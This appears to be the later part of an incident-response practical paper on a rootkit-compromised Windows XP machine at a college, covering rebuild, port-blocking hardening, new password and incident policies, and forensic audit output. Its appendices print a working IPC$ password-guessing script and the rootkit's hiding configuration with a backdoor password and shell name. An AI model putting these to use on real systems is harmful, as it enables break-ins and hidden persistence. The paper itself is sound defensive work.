
## *Recovery*

Having determined the probable point of entry and the level of compromise, the user was informed that the computer definitely would be rebuilt from clean media, by the College’s support staff. Since a new hard drive had already been installed to this machine, the support staff used the Windows XP Installation CD to create a NTFS partition on the new drive.

## Improving Security

As part of the Operating System installation the support staff and myself took several steps to promote the long range security of this system. When prompted for the administrator password, a unique 10+ character (containing mixed case, numbers and punctuation) was entered. While this should be sufficient to stop most password guessing programs, there is always the danger that the password could somehow get set to a simpler one later on. With that in mind, the following steps are also taken by our support staff to help ensure better security.

Because the computer does not participate in a Windows network, and neither shares files and printers nor connects to files and printers attached to other systems, it was possible to unbind “Client for Microsoft Networks” and the “File and Print Sharing for Microsoft Networks” from the network card. This was accomplished during installation by choosing the “Custom Settings” radio button at the “Network Settings” screen. Then from the “Networking Components” screen, the “Client for Microsoft Networks” and “File and Print Sharing for Microsoft Networks” check boxes were unselected.



Networking Components

Click on the checkbox to enable a networking component for this device. To add a component, click Install.

For device: **AMD PCNET Family PCI Ethernet Adapter**

Components checked are used by this connection:

☐ Client for Microsoft Networks
☐ File and Printer Sharing for Microsoft Networks
☑ QoS Packet Scheduler
☑ Internet Protocol (TCP/IP)

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

**Figure 19 - Removing Networking Components**

While unbinding the Microsoft ‘Client’ and ‘File and Print Sharing’, it is also possible to disable NetBIOS over TCP/IP, thereby closing UDP ports 137 and

138 and TCP port 137. To disable NetBIOS over TCP/IP on this computer, from the “Network Setting” screen, desktop support clicked on “Internet Protocol (TCP/IP)” and choose “Properties.” From the “Internet Protocol (TCP/IP) Properties” window, the “Advanced” button was selected. On the WINS tab the “Disable NetBIOS over TCP/IP” radio button was clicked. Once that was done the “OK” button was selected at each window to return to the “Network Settings” window. Though unbinding the ‘Client’ and 'File and print services’ can prevent someone from using Microsoft shares to and from this computer, the additional step of disabling NetBIOS over TCP/IP also prevents other attacks against these ports and has the added benefit of reducing any network traffic caused by NetBIOS.[36]

As the Primary Windows administrator, and the only one who deals extensively with Windows security, I am the one that usually does the final lock down of a computer that has been compromised. In order to lock down the computer and prevent future incidents the securews.inf Microsoft security template was modified to match the user’s environment and applied to the computer. The securews.inf security template buffers the default configuration (“setup security.inf”) template with increased account restrictions, auditing and places extra restrictions upon anonymous users. Though securews.inf is an improvement over the default configuration, it was still too lax for a stand alone box such as this, so the following changes were made to the template prior to ‘installation:’

- The maximum password age was set to 180 days (though, in this case it is a softening of security, it makes it easier for the user to use even more complex passwords and is offset by other changes).
- Success and Failure auditing was enabled for object access and system events
- All users and groups were removed from the “Access this computer from the network” and “Allow login through Terminal Services” policies
- The “Everyone” group was added to “Deny access to this computer from the network” and “Deny login through Terminal Services” policies
- The “Maximum security log size” was set to 51200 kilobytes (50MB)
- The “Maximum application log size” and “Maximum system log size” policies were set to 5120 kilobytes (5MB)
- The “Retention method” for all of the logs were set to “As needed”
- A TelnetClients group was created and added, without users, to “Restricted Groups”
- The “DHCP Client,” “Netmeeting Remote Desktop Sharing,” “Remote Desktop Help Session Manager,” “SSDP Discovery Service,” “Telnet,” “Terminal Services,” “Universal Plug and Play,” “Wireless Zero Configuration,”and “Remote Registry” services were all set to disabled

[36] Obviously, this would prevent communication with down level (9X and NT) clients, but that was not an issue in this case.

Once these changes were made, the template was saved and applied using secedit[37] with the command:

```
 secedit /configure /db c:\windows\security\databse\securews.sdb /cfg
c:\windows\security\templates\securews/inf /log
c:\windows\security\logs\securews.log
```

In addition to unbinding the “Client for Microsoft Networks” and the “File and Print Sharing for Microsoft Networks” services and disabling NetBIOS over TCP/IP on the network card, an additional layer of defense was added to this host in the form of a set of IPSec filters that blocked access to the Windows logon/file sharing ports (UDP 137, 138, 445 and TCP 139, 445) and the RPC/Messenger Service ports (135 TCP/UDP)[38]. Though NetBIOS over TCP had previously been disabled, its associated ports were blocked anyways in case it should inadvertently be turned on in the future. Because we use a batch file to block or restrict these ports on a number of systems, it was easy to do this on this computer using ipseccmd[39] instead of the Microsoft Management Console (mmc) interface. The following are the relevant commands for this system, taken from that batch file (note these are actually three lines of text, wrapped for readability):

```
      ipseccmd -w REG -p "Local-Policy" -y –o
      ipseccmd -w REG -p "Local-Policy" -r "SMB" -n BLOCK -x –f
         *+0:137:udp *+0:138:udp *+0:139:tcp *+0:445:udp *+0:445:tcp
      ipseccmd -w REG -p "Local-Policy" -r "Messenger" -n BLOCK -x -f
         *+0:135:tcp *+0:135:udp
```

In short the first line creates a new policy, deleting any previous policy by the same name, the second line creates a rule that blocks the Windows file sharing ports and the final line does the same for the RPC/Messenger service ports. Had any sort of Windows file and print sharing been necessary on this host additional rule would have been implemented that made exceptions for either encrypted traffic or, where absolutely necessary, unencrypted traffic from restricted IP addresses and subnets.[40]

When taken as a whole, all of these blocks and restrictions may seem excessive for an individual user with few (computer) ties to any larger systems, but they had no adverse effect on the way the computer was used. As a result they seemed like reasonable defenses against the possibility that either the original attacker, or others, may make an effort to regain control of this computer.

[37] We could, of course, have used the “Security Configuration and Analysis” Microsoft Management Console (MMC) snap-in, but the template was created on one machine and then transported to the rebuilt machines for application, making the command line tool a little faster.

[38] At the time this was done to deal with Messenger Service advertising, however, a subsequent exploit of the RCP DCOM service has made this particular block very helpful.

[39] http://www.microsoft.com/technet/prodtechnol/winxppro/proddocs/ipsecmd.asp

[40] It should be noted that Windows XP Professional does have a built in firewall, however, because of previous problems we have encountered with some campus specific software, we do not support this configuration.

## Restoring Files

Restoring files backed up by Symantec Ghost to the system requires the use of Ghost Explorer. Using Ghost Explorer, it is possible to open up a ghost image and copy files to disk, share or media, in much the same way as one would copy files from one drive to another. In this case, a member of the support staff copied the files to a folder for virus scanning. Using the campus site licensed Anti-virus software (Symantec AntiVirus Corporate Edition) with the latest Virus definitions, the files were scanned prior to being restored to the computer.




Figure 20 - Using Ghost Explorer To Look Into Ghost Image

Once the files and supported programs were restored to the user's computer, the computer was returned to the end user who was now given two accounts on the computer, one with administrative privileges and one that was a regular user. The administrator level account was to allow the end user to install software, since several specialized applications were required for the user's research that weren't centrally supported. The user was then left to test the supported software and ensure that all files had been returned. As it turned out some files, specifically email address books, were missing from the restored files and had to be retrieved from the Symantec Ghost image used for backup.

As part of our ongoing follow-ups on this computer, periodic nmap scans are done to confirm that no new ports have developed on this machine.

## *Lessons Learned*

This incident occurred as a result of poor password management on the part of an end-user, however the fact that the end-user was relied upon to set up their own system and did not get sufficient direction and help in configuring the computer were contributing factors. As a result, we have made a more concerted effort to be more available to end users by developing contacts in each research group to whom that we can pass information and advisories. Additionally, we have started to expand the services we offer to end users and research groups where by we will, on a minimal recharge basis help them lock down existing systems or set-up new systems. Additionally, we are working with the group that was affected by this incident, to establish a system by which we will manage their equipment for them.

Besides the support changes that have resulted from this incident, the college has created its first, college wide, password policy. Prior to this incident, it was recommended that passwords should contain at least 8 characters and have at least two character types. While there had been an ongoing discussion of how that might be increased, there hadn't been enough momentum to get it approved. In light of this incident and a number of lesser ones, the following policy was created and put in force:

- Passwords must have at least 8 characters where permitted by the operating system or network device
- All system-level passwords (e.g., root, administrator, application administration accounts, etc.) must be changed on at least every three months.
- All user-level passwords (e.g., email, web, desktop computer, etc.) must be changed at least every six months, however, it is recommended that they should be changed every four months.
- User accounts that have system-level privileges granted through group memberships or programs such as "sudo" must have a unique password from all other accounts held by that user.
- Passwords may not be sent in email or other forms of electronic communication.

This policy was based upon the one distributed in the SANS Security Policy Project with changes to the supporting text to emphasize the importance of passwords in open environments like that of a university.

Besides a strong password policy, there was a renewed interest in our Incident Response policy. The non-finished draft policy had tried to accomplish too much by laying out both policy and procedure for all levels of support in the college. When it came time to actually use the policy it turned out to be impossibly bulky and overwritten. As a result the following more succinct policy was created:

> When informed of a possible computer incident, members of the college's Information Security staff will take appropriate steps to confirm or deny the incident and will determine an appropriate resolution to said incident. When an incident has occurred the security staff will make every effort to determine the cause of said incident while placing a priority on minimizing down-time. For the purpose of legal and/or disciplinary action, a system user and/or the Primary Investigator/Supervisor can request that evidence integrity and system forensics

be given a higher priority, so long as it is understood that this will prolong system down-time.

This new policy has exceptions for systems containing data deemed sensitive by policy, regulation or law and incidents where issues of health or public safety are involved. In the case of sensitive data, the incident is to be handled in accordance with the governing policy, regulation or law. In incidents of health or public safety, evidence integrity and cooperation with law enforcement are given the utmost priority. The simple design of this new policy, allows for the creation of various sub-policies and procedures that are more support model specific.

Besides the need for better policies, this incident made it clear that, as an incident response team, we needed better equipment and software as well as more experience with the tools we had at hand. Prior to this incident, the FIRE CD had only been handled by one member of our incident handling team, and that interest had been primarily relegated to confirming incidents using the tools in the Windows environment. Since this was the first incident where FIRE was used as the primary tool (as compared to the 'homegrown' collection of tools that had been used before this incident) the Incident team had not perfected it. Additionally, a lack of Linux training had limited its use as a boot environment to virus scanning, and getting information about existing files. Subsequent work in Linux has helped to develop the skills necessary to use the tools FIRE provides more effectively, but further training is still necessary. Because of the complexity of the FIRE environment, and the limited time given to incident handling in our environment, we are evaluating other low cost alternatives, however it is expected that any solution that is low cost will take a similar amount of time to learn. Regardless of the software used, we have also purchased several external hard drives that work under both Linux and Windows for storing files and the dd images used by forensic software like Autopsy.

Additionally, we learned that we need a better relationship with the Campus Information Security and Policy Office. The issue of access to network data, which had limited our investigation, turned out to be problems of communication and confusion. Despite my email explaining that I was making the request on behalf of the end user, the Policy office had not understood that the end user was agreeing to my access, meaning that it was not an issue of privacy. There had never before been a request for these logs as part of an incident investigation, with the end users' consent. Usually the requests for this information had been apart of some internal investigation which required higher level approval. As a result of this incident there has been an ongoing discussion about putting mechanisms and procedures in place by which end users could authorize this sort of access.

Besides a closer relationship to other people involved in Information Security and Policy on campus, we are also in the process of pursuing a better relationship with law enforcement. Our miss handling of physical evidence in this case, though inconsequential, is something we want to correct. In order to do that, we are hoping to get our campus police department to make a presentation on evidence collection and storage to all of our incident handlers.

Finally, because the college currently lacks the training budget necessary to send more staff to hands on Incident Handling training, copies of the SANS Step-By-Step guide for "Computer Security Incident Handling" have been provided to individuals who could possibly be involved in Incident Handling. Also, as incidents occur, both major (like this) and minor, those same staff members will be brought along to watch and participate (as the head of desktop support was in this incident).

## Conclusion

Windows rootkits are generally a rare, but increasingly popular tool in the hacker arsenal. The problem is that if System Administrators and Incident Handlers are not prepared for them, they will be caught off guard. The fact that we were able to find this rootkit, had less to do with our own skills than with the overzealous use of a rootkit that hid tools instead of ports. As new rootkits and tools are made available, many of them will probably make it possible to hide ports instead of files, making it even harder to detect from the compromised machine. The skills involved in handling Windows rootkits, like incident handling in general are not easily acquired and are taken from a broad range of disciplines. For small incident handling teams with only moderate support, learning the skills involved will require a lot of time and patience. For my team, the difficulties we encountered, limited access to network data, unfamiliar tools and a quick deadline were compounded by our own lack of experience which caused us to waste a lot of time learning the tools at hand as we went.

## Bibliography

"Audit account logon events."2003. Microsoft Technet. URL:http://www.microsoft.com/technet/prodtechnol/winxppro/proddocs/515.asp (23 Aug. 2003).

"CIFS Explained." 2001. CodeFX. URL:http://www.codefx.com/CIFS_Explained.pdf (23 Aug. 2003).

"Family Educational Rights and Privacy Act (FERPA)." 6 May 2003. U.S. Department of Education. URL:http://www.ed.gov/offices/OII/fpco/ferpa/ (23 Aug. 2003).

"How to Enable Strong Password Functionality in Windows NT." 11 June 2002. Microsoft. URL:http://support.microsoft.com/support/kb/articles/Q161/9/90.asp (23 Aug. 2003)

"Ipseccmd." 2003. Microsoft Technet. URL:http://www.microsoft.com/technet/prodtechnol/winxppro/proddocs/ipsecmd.asp (23 Aug. 2003)

"Logon Events." 2003. Microsoft Technet. URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winxppro/reskit/prnf_msg_pfjj.asp (24 Aug. 2003)

"New in Windows XP Professional." 2003. Microsoft Technet. URL:http://www.microsoft.com/TechNet/prodtechnol/winxppro/reskit/prdp_log_oeec.asp (23 Aug. 2003)

"Step-by-Step Guide to Internet Protocol Security (IPSec)." 6 May 2003. Microsoft. URL:http://www.microsoft.com/windows2000/techinfo/planning/security/ipsecsteps.asp (23 Aug. 2003)

"Symantec Ghost Version 7.5 Implementation Guide." 2001. Symantec. URL:ftp://ftp.symantec.com/public/english_us_canada/products/ghost/manuals/ghost75implement.pdf (23 Aug. 2003).

"W32/GOP@MM." 4 Jan. 2002. Network Associates. URL:http://vil.nai.com/vil/content/v_99292.htm (23 Aug. 2003).

"Well-Known Security Identifiers." 2003. Microsoft Technet. URL:http://www.microsoft.com/technet/prodtechnol/winxppro/reskit/prnc_sid_cids.asp (24 Aug. 2003).

Brian "Re: [Snort-sigs] Sig to locate rogue ftp servers." 13 Feb. 2003. Snort-Sigs URL:http://www.pantek.com/library/general/lists/snort.org/snort-sigs/msg00013.html (23 Aug. 2003).
(Note: This message was from a mailing list, and the sender's last name was not provided)

Evans, Timothy D. "CIFS over TCP/IP." NetBIOS, NetBEUI, NBF, NBT, NBIPX, SMB, CIFS Networking. URL:http://timothydevans.me.uk/nbf2cifs/x2882.html (23 Aug. 2003).

Hoglund, Greg. "A *REAL* NT Rootkit, patching the NT Kernel." 9 Sep. 1999. URL: http://www.phrack.org/show.php?p=55&a=5 (24 Aug. 2003).

Liu, Yana. "Backdoor.Lithium." 2 July 2002. Symantec Security Response URL:http://securityresponse.symantec.com/avcenter/venc/data/backdoor.lithium.html (23 Aug. 2003).

Lofshult, Joe. "Biatchux: A New Tool for Incident Response" 11 Apr. 2002. URL:http://www.giac.org/practical/Joe_Lofshult_GSEC.doc (24 Aug. 2003)

March, Daniel, and Taylor, Daniel. "Network Intrusion Detection Systems – New Signatures." Nov 2002. URL:http://www.qinetiq.com/services/information/white_paper0/network.DocumentPage.0001.BinaryFile.pdf (23 Aug. 2003).

Marchand, Emmanuel. "RE : Finding root-kits on Windows" Forensics Archive. 6 May 2003. URL:http://www.securityfocus.com/archive/104/320920/2003-05-04/2003-05-10/0 (23 Aug. 2003).

Poulsen, Kevin. "Windows Root Kits a Stealthy Threat" SecurityFocus News. 5 Mar 2003. URL:http://www.securityfocus.com/news/2879 (23 Aug. 2003).

Postel, Jon. "RFC 640: Revised FTP Reply Codes." 19 Jun. 75. URL:http://www.faqs.org/rfcs/rfc640.html (23 Aug. 2003).

Sharpe, Richard. "Just what is SMB." v1.2. 8 Oct. 2002. URL:http://samba.anu.edu.au/cifs/docs/what-is-smb.html (23 Aug. 2003).

## Appendix A – ipc$crack.pl source code

```
# IPC$crack
# Created by Mnemonix 1st of May 1998

$victim = $ARGV[0];
$user = $ARGV[1];
open (OUTPUT, ">c:\net.txt");
open (PASSWORD, "c:\passwd.txt");
$passwd = <PASSWORD>;
while ($passwd ne "")
{
        chop ($passwd);
        $line = system ("net use \\\\$victim\\ipc\$ $passwd /user:$user");
        if ($line eq "0")
                {
                        print OUTPUT ("$user\'s password on $victim is $passwd.");
                        $passwd="";
                }
        else
                {
                        $passwd = <PASSWORD>;
                        if ($passwd eq "")
                                {
                                        print OUTPUT ("Not cracked.");
                                }
                }
}
```

# Appendix B – Normal Incident Handling Form

| | | | | |
|---|---|---|---|---|
| Initial Respondent | Phone | Email: | Time | Date |
| | | | | |

| | | | |
|---|---|---|---|
| Reported by | Phone | Email | Location |
| | | | |

| | | | |
|---|---|---|---|
| Principal Investigator | Phone | Email | Office |
| | | | |
| Computer Contact | Phone | Email | Office |
| | | | |
| Other Contacts | Phone | Email | Office |
| | | | |
| | | | |
| | | | |

| | | | |
|---|---|---|---|
| Computer | | | |
| Location | | Operating System | |
| Connection ID | | Patch Level | |
| MAC Address | | IP Address | |
| Initial Network Status | | File System | |
| Node Name | | ComputerName | |

| |
|---|
| Synopsis of initial report: |
| |
| |
| |
| |
| |

| |
|---|
| Analysis |
| |
| |
| |
| |
| |
| |
| |
| |
| |
| |
| |
| |
| |
| |
| |

| |
|---|
| Recommended Treatment |
| |
| |
| |
| |

# Appendix C – Audit.txt from FIRE CD

Note: This has been edited considerably as the initial audit.txt file was well in excess of 100 pages. Where command results were removed it is noted in [square brackets]. Where identifying information was removed a comment telling what was there will be found in <angled brackets>.

```
FRED v1.1 - 2 April 2002 [modified for fire 10/2002]

-------------------------------------------------
START TIME
-------------------------------------------------
 1:44p
Tue 05/20/2003

-------------------------------------------------
PSINFO
-------------------------------------------------

PsInfo v1.31 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for ...

System information for \\<computer name>:
Uptime:                    0 days, 4 hours, 39 minutes, 0 seconds
Kernel version:            Microsoft Windows XP, Uniprocessor Free
Product type:              Professional
Product version:           5.1
Service pack:              1
Kernel build number:       2600
Registered organization:   <Institurion Name>
Registered owner:          <username>
Install date:              1/21/2003, 3:28:53 PM
Activation status:         Activated
IE version:                6.0000
System root:               C:\WINNT
Processors:                1
Processor speed:           930 MHz
Processor type:            Intel Pentium III
Physical memory:           126 MB
Volume Type       Format     Label                      Size       Free   Free
    A: Removable  FAT                                 1.4 MB     1.4 MB   100%
    C: Fixed      NTFS                               18.6 GB    11.4 GB    61%
    D: CD-ROM     CDFS       FIRE-0.4a              578.7 MB                0%
    E: Removable                                                            0%


-------------------------------------------------
NET ACCOUNTS
-------------------------------------------------
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
```

```
The command completed successfully.

-------------------------------------------------
NET FILE
-------------------------------------------------
There are no entries in the list.

-------------------------------------------------
NET SESSION
-------------------------------------------------
There are no entries in the list.

-------------------------------------------------
NET SHARE
-------------------------------------------------

Share name   Resource                        Remark

--------------------------------------------------------------------------------
ADMIN$       C:\WINNT                        Remote Admin
C$           C:\                             Default share
IPC$                                         Remote IPC
The command completed successfully.

-------------------------------------------------
NET START
-------------------------------------------------
These Windows services are started:

   ActionAgent
   Automatic Updates
   Background Intelligent Transfer Service
   Client Service for NetWare
   COM+ Event System
   Computer Browser
   Cryptographic Services
   DellDmi
   DEventAgent
   DHCP Client
   Distributed Link Tracking Client
   DLT
   DNS Client
   Error Reporting Service
   Event Log
   Help and Support
   Iap
   IPSEC Services
   Logical Disk Manager
   Machine Debug Manager
   Messenger
   Netropa NHK Server
   Network Connections
   Network Location Awareness (NLA)
   Plug and Play
   Portable Media Serial Number
   Print Spooler
   Protected Storage
   Remote Procedure Call (RPC)
   Remote Registry
   Removable Storage
   Secondary Logon
   Security Accounts Manager
   Server
   Shell Hardware Detection
   SSDP Discovery Service
   System Event Notification
   System Restore Service
   Task Scheduler
   TCP/IP NetBIOS Helper
   Terminal Services
   Themes
   Upload Manager
   WebClient
   Win32Sl
   Windows Audio
   Windows Management Instrumentation
   Windows Time
   Wireless Zero Configuration
   Workstation
   ZipToA

The command completed successfully.


-------------------------------------------------
NET USE
-------------------------------------------------
New connections will be remembered.

There are no entries in the list.



-------------------------------------------------
NET USER
-------------------------------------------------

User accounts for \\<computername>

-------------------------------------------------------------------------------
Administrator            Guest                    HelpAssistant
SUPPORT_388945a0
The command completed successfully.



-------------------------------------------------
NET VIEW
-------------------------------------------------
There are no entries in the list.


-------------------------------------------------
ARP (arp -a)
-------------------------------------------------

Interface: <ip address> --- 0x10003
  Internet Address      Physical Address      Type
  <gateway address>     <router MAC address>      dynamic


-------------------------------------------------
NETSTAT (netstat -anr)
-------------------------------------------------
```

```
-------------------------------------------------
LOGGED ON
-------------------------------------------------

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
     <Unknown> NT AUTHORITY\LOCAL SERVICE
     <Unknown> NT AUTHORITY\NETWORK SERVICE
     5/20/2003 9:06:37 AM    <computer name>\Administrator
     <Unknown> NT AUTHORITY\SYSTEM

No one is logged on via resource shares.


-------------------------------------------------
ProcInterrogate
-------------------------------------------------
ProcInterrogate Version 0.0.1 by Kirby Kuehl vacuum@users.sourceforge.net
-------------------------------------------------------------------------

[Edited for length]

-------------------------------------------------
FPORT (fport /p)
-------------------------------------------------



-------------------------------------------------
PSLIST (pslist -x)
-------------------------------------------------

PsList v1.2 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process and thread information for <computer name>:

[Edited for length]

-------------------------------------------------
NBTSTAT
-------------------------------------------------

Local Area Connection:
Node IpAddress: [<ip address>] Scope Id: []



    No names in cache


-------------------------------------------------
HIDDEN FILES (dir /s /a:h /t:a c: d:)
-------------------------------------------------
 Volume in drive C has no label.
 Volume Serial Number is 14FB-A6F9

[Edited for length]

-------------------------------------------------
```

```
MD5SUM
-------------------------------------------------
-------------------------------------------------
AT scheduler list
There are no entries in the list.
-------------------------------------------------
END TIME
-------------------------------------------------
 1:46p
Tue 05/20/2003
```

# Appendix D – Contents of winlib32.dll

```
[Hidden Table]
fpor*
MsMgr*
netsta*
hpmon32.dll
ipmontr32.dll
ipxsap32.dll
mmdet32.dll
mmdrv32.dll
oleacc32.dll
sulg32.dll
winlib32.dll
advapi32.exe
inetsvc.exe
ncsvc.exe
NetMgmt.exe
oleaut32.exe
regsvc32.exe
SysMgmt.exe

[Root Processes]
MsMgr*
inetsvc.exe
ncsvc.exe
NetMgmt.exe
oleaut32.exe
regsvc32.exe
SysMgmt.exe

[Hidden Services]
MsMgr*
NetMgmt
SaSvc
SysMgmt

[Hidden RegKeys]
NetMgmt
SaSvc
SysMgmt
LEGACY_NETMGMT
LEGACY_SASVC
LEGACY_SYSMGMT

[Hidden RegValues]

[Startup Run]
inetsvc.exe

[Settings]
Password=b78tg54ri76d
BackdoorShell=MsMgrB$.exe
ServiceName=SysMgmt
DisplayName=System Management Instrumentation
ServiceDescription=Provides system management services such as Assign, Publish,
and Remove.
```